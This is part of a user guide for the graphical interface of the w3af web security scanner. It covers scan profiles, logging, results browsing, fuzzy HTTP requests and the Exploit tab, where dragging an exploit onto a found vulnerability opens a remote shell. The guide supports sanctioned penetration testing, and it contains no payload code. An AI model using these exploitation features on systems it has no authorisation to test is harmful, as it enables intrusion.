
See, as now we have all the information needed to start the scan, that the Start buttons [4] are enabled. Note, however, that is possible that in the profile there was no saved URL, so the target URL will remain empty (you'll find it with a "Insert the target URL here" message). In the Profiles menu, or doing right-click over any profile, you can see different actions that you can apply over the plugins:

- Save: Save the actual configuration to the profile. This will be enabled only if you changed some of the profile configuration.
- Save as: Save configuration a new profile, without affecting the one selected so far. If you click on this option, you will need to enter a new profile name and description.
- Revert: Discard the actual configuration and reload the one that is saved in the profile.
- Delete: Delete this profile


To create a new profile, you have the New button in the toolbar, and also the New option in the Profiles menu. To create a new profile, you will need to enter a name and descriptions. After creating the new profile, you'll be able to configure to your needs. Remember that you can always create a new profile using the Point and Click Penetration test tool, with the Wizard button at the toolbar's left.

Running the scan

To actually run the scan some conditions need to be met: at least one plugin needs to be activated, and a target URL must be set. You'll notice that everything is OK to go, because the Start button will be enabled.



The whole scan process is controlled with two buttons that you can find in the toolbar. The first button is the Start one. When you click on it, the scan will start running, and you will see the throbber spinning. After the process starts, it can be stopped anytime, or you can let it go until the end, and it will finish automatically. To stop the process you can use the same button, note that it mutated and now it is called Stop: if you click on it you will see that it gets disabled, and there's some delay until the process is effectively stopped, you can check it because the throbber stopped spinning. When the scan is stopped, you can study the results all that you want, but if you want to start another scan you will need to clear the current results and start over. For this, you'll use again the same button as before, but note that it is called Clear now.




The second button to control the process is the Pause one. It will be enabled only when the process is running, and if you click on it, it will be pressed down (and the process paused) until you click on it again. Note that if you pause the process you can not cancel it until you restart it.

When the scanning process is started, the system will switch automatically to the Log tab. In this tab you can see how the scan evolves through the different indicators.


This tab has two main sections. In the upper part you have the logging text, where you can see all the information generated by the system. In the principal section of that part [1] you can see all the messages generated by the system, from the first one to the last generated. As this log is normally a large quantity of text, you can enable and disable the different type of messages, using the checkboxes in the log bar [4]. Note that these different types have different colors in the text itself. In the same bar you have a Search button, which enables the search functionality (explained in detail below).

Also, below that messages you can see exactly what the system is currently doing, through a single line message [2].




In the lower part of the window you can see a graph that represents what is going on with the scanning process in a visual way. In the x axis you can see the time (automatically rescaled), and in the y axis you can find three indicators: a grey bar which height indicates the quantity of debug messages at that time, a blue dot if there're information messages, and a vertical red bar with the quantity of vulnerabilities found there.

All this information is updated in real time. For a better visual following of the process, you also have, at the right of the toolbar, three indicators showing the quantity of information items found, of vulnerabilities found, and the shell which were successfully exploited (you'll find more information about this Shells in the Exploit section of this document).



Sometimes the log information is too much, even if you can separate it in the different message types, so there's a search functionality to help you. You can open the search bar using the previously mentioned button, or pressing CTRL-F when the log text window is in focus.

When the search bar opens, you'll see a text entry where you can write what you want to find, a Next and Previous buttons, and a Match case checkbox:



The system will find what you write in the text entry in real time, taking the letter case in consideration if the Match case checkbox is selected. If the inserted text doesn't match with anything in the whole text, the entry background will turn red.

Also in real time the matching text will be highlighted in yellow. If you hit the Next or Previous buttons, the system will walk the matching texts.

Analyzing results

You can explore and analyze the scanning results after the scan process is completed (or before it's finished, because the system let's you work concurrently with that process). In this section I'll explain the different windows you have to work with the results.

There's a complete tab for results in w3af, and as there're a lot of information to analyze, this tab is also divided in tabs, as you can check the Knowledge Base, see the site structure, or navigate through the individual requests and responses.


Browsing the Knowledge Base

The Knowledge Base is a collection of discovered items, that can be classified in Vulnerabilities, Informations, and other stuff. The KB Browser tab lets you dive into this information.

In the left part of the window [1] you'll find the information of the Knowledge Base. By default it only shows you the vulnerabilities and informations, but you can enable also the miscellaneous stuff or hide any of them, using the checkboxes above the info [2].

The information is grouped in a tree way, but you have different nodes to expand. If you select one of the items, and that item corresponds to a HTTP request originated by the scanning, you will see in the right part of the window all the information about that request and its response (more info about this below).

The items in the tree has a color that indicates the severity of the issue: black for informations, orange for low-severity vulnerabilities, and red for medium or high severity ones. As they're in a tree structure, each node in the tree will have the color of the more severe of its children.



As said above, when you click on a tree node that actually is generated by a HTTP request, you can see in the left part of the window information about this request and its response. This part is separated in different panes.


Above everything [3] you have general information about when the request was found (actually, this is the same line that you can find in the logs regarding this request). Below that info you have the request headers [4], the request body [5], the response headers [6], and the response body [7].

At the bottom [8] you have some buttons that will enable you to make some actions with the request and response. With the buttons at the left you can send the HTTP Request to the Manual and Fuzzy Request tools. With the button at the right you can send everything to the Compare tool. These buttons refer to the same tools that have the same icon in the toolbar, but actually send the shown information to that tools, which is very handy.

This structure, the HTTP request and response with both panes each, and the buttons to use that information with other tools, is repeated all over the program interface, so it's good to get used to it.

Site structure

The URLs tab shows the structure of the site that the system worked on. It's separated In two parts, but both parts show actually the same information, although they show it in different ways.




At the left [1] you can see the site structure in the old fashion way: with a tree-like list of nodes.

At the right [2] you have the same information but graphically. Above the drawing [3] you have different buttons that help you to see the graph better: zoom in, zoom out, fit all the graph in the window, and show the graph in the original size.


Requests and responses

In this window you will be able to search for any request (and the associated response) that the system had generated during the scanning.



In the upper text entry [1] you can insert a query to search the knowledge database for requests and responses. You have a flexible syntax to build your query, for details about the syntax, click on the Help button on the right, and a similar window to the one shown here will be presented to you.

After you enter the query, and hit the Find button, the system will retrieve all the requests and responses that match, and will present them to you in the results list [2]. If you click on any of those results, you'll see the request and response details [3].




As usual when seeing requests and responses, you'll have the tool buttons [4] to use these data in the already familiar tools.

Exploitation

In this section I'll explain you how to exploit the found vulnerabilities.

When the scan is running or after the scan finished running, as you can check the results, you also can start with the exploitation. For this, go to the fourth tab in the system, called Exploit:



This window is separated in different panes. At the very left [1] you have a list of all the exploits that you can execute over the vulnerabilities that you found, which are listed in the second column [2]. You can see there that we found three vulnerabilities, as you can also check in the left bottom corner of the window [3].

At the right part of the window, there're two panes: one [4] for the exploited shells (more on this below), and one [5] for the proxies (this functionality is not yet developed).


Finally, you can see that when you enter to this tab, the Multiple Exploit button in the toolbar [6] is enabled.

Executing an exploit

Exploits act on vulnerabilities. But not all exploits act on every vulnerabilities. It is well known if any exploit could act on some vulnerability, though, but to be sure and actually exploit it some verification needs to be done. Fortunately, the system eases very much this process to you.


To exploit a vulnerability, you need to drag the exploit and drop it on the vulnerability you want to exploit. This drag & drop process is all you need to activate one specific exploit; if you want multiple exploiting see below. But, as all exploits don't act on all vulnerabilities, how do you know what to drag and drop where?

When you click on any exploit, the system will put in bold font those vulnerabilities that could be exploited by that exploit [1]. This works also in the other way: if you click on any vulnerability, the system will put in bold those exploits that could act on that vulnerability [2]. I put emphasis on the "could", because there's no certainty that the match will be useful... but for sure, if you trigger an exploit over a vulnerability that don't have both fonts in bold, it will not act.



On the other hand, if you actually drag a marked exploit on a marked vulnerability, the system will try to exploit it. A new window will pop up [3], showing the actions that the system is taken. See in the example that the system first checks the suitability of that exploit over that vulnerability, and if OK, it actually triggers the exploit.


In the example, everything is fine and the exploit succeeds, creating a `shell` in the shell window [4].



If you want to trigger more than one exploit at once, you should click on the Multiple Exploit button in the toolbar, and a window like the one here at the right will appear. There you can select all the exploits that you want to trigger, and when you click on the Execute button, the system will try all the marked exploits on all the possible vulnerabilities. If you activate the First successful checkbox, the system will stop after the first time that an exploit succeeds when working on any vulnerability.

Using a shell

If the vulnerability generates a Shell as the result of being exploited, you will see the shell (or shells if it generates more than one) appear in a pane of this window, as we saw above.



If you double click on that shell, you will start using it, and a new window will pop up for you to use it, a window very similar to the one you see here at the right.

There you can see that you have a shell like environment. Well, it is exactly that: it is the shell opened in the remote equipment as a result of the exploited vulnerability.


Also, you have a Save button that let you save all the session to a file, in the case you want to keep all the text for a later analysis.

Tools

Apart from the w3af core functionality, that is to scan for vulnerabilities and exploit them, there are other tools that help you in the day by day work.

Manual Requests

This tool lets you write and send HTTP requests.



When opening the tool you will find the typical four panes window for HTTP requests and responses. In this case you'll find only active the request part [1], filled with an example request (if you opened this tool from the toolbar) or with a request that you may brought from another part of the program (using the small button under other requests, as is explained above).

You can edit the request, not only the headers part but also the body of the HTTP request, and when ready, click on the Send button [2] to issue that manually crafted request. Note that you can check the Fix length header button if you want the system to correct the Length header in the request that is sending (which lets you modify the request without fixing that header every time).

The system will issue the request and put the response (headers and body) in the right part [4].

Also you have the normal send data to tools buttons in the usual places [5].

Fuzzy Requests

This tool lets you create multiple HTTP requests in an easy and controllable way.

The part of building the HTTP request is pretty similar to the manual request, as you have also panes for the headers and the body [1], but using a special syntax you can create what is called a Fuzzy Request, which is actually a request that is expanded to multiple ones. You have a quick helper for this syntax in that very window [2], but here it is explained in detail.

When you create a request, all the text is sent as is to the destination, except those that are inside two dollar signs \$. This text is used by the system to create a text generator, that it will consumed creating the multiple requests (they're called fuzzy generators). If you don't put any double dollar signs, it will be exactly the same as if you used the Manual Request tool. If you actually want to include a dollar sign in the request, just use \\$.


But if you put a text between two dollar signs that generates three items, you will actually creating three requests, and you will get three responses at the right. You can put as many fuzzy generators as you want, and the system will create multiple requests using all the possible combinations. So, if you keep the first generator (that generated three items), and insert a new one that generates, say, five items, the system will create fifteen requests ($3 \times 5 = 15$).

The system will generate the different items using the text between the dollar signs as a Python statement, using directly `eval()`, with an almost clean namespace (there's only the already imported string module). There's no security mechanism in this evaluation, but there's no risks as the evaluated text is only between the dollar signs, and you're responsible about that. Using this evaluation, for example, you could do:

- Numbers from 0 to 4: `$range(5)$`

- First ten letters: `$string.lowercase[:10]$`
- The words spam and eggs: `$['spam', 'eggs']$`
- The content of a file: `[$l.strip() for l in file('input.txt')]$`


You can actually check how many request the system will generate, using the Analyze button [3]. Just clicking on it the indicator at its right will be updated to this value. Also, if you check the Preview checkbox [4], the system will generate the different requests, and will show you them in a new pop up window.



When you're ready to actually send the generated requests, you can use the Play and Stop buttons [5], which will let you start, stop, and even pause the generated requests of being sent (the Play button will mutate to a Pause one when the system is sending the requests). Also, another indicator that the system is working is the throbber [6].

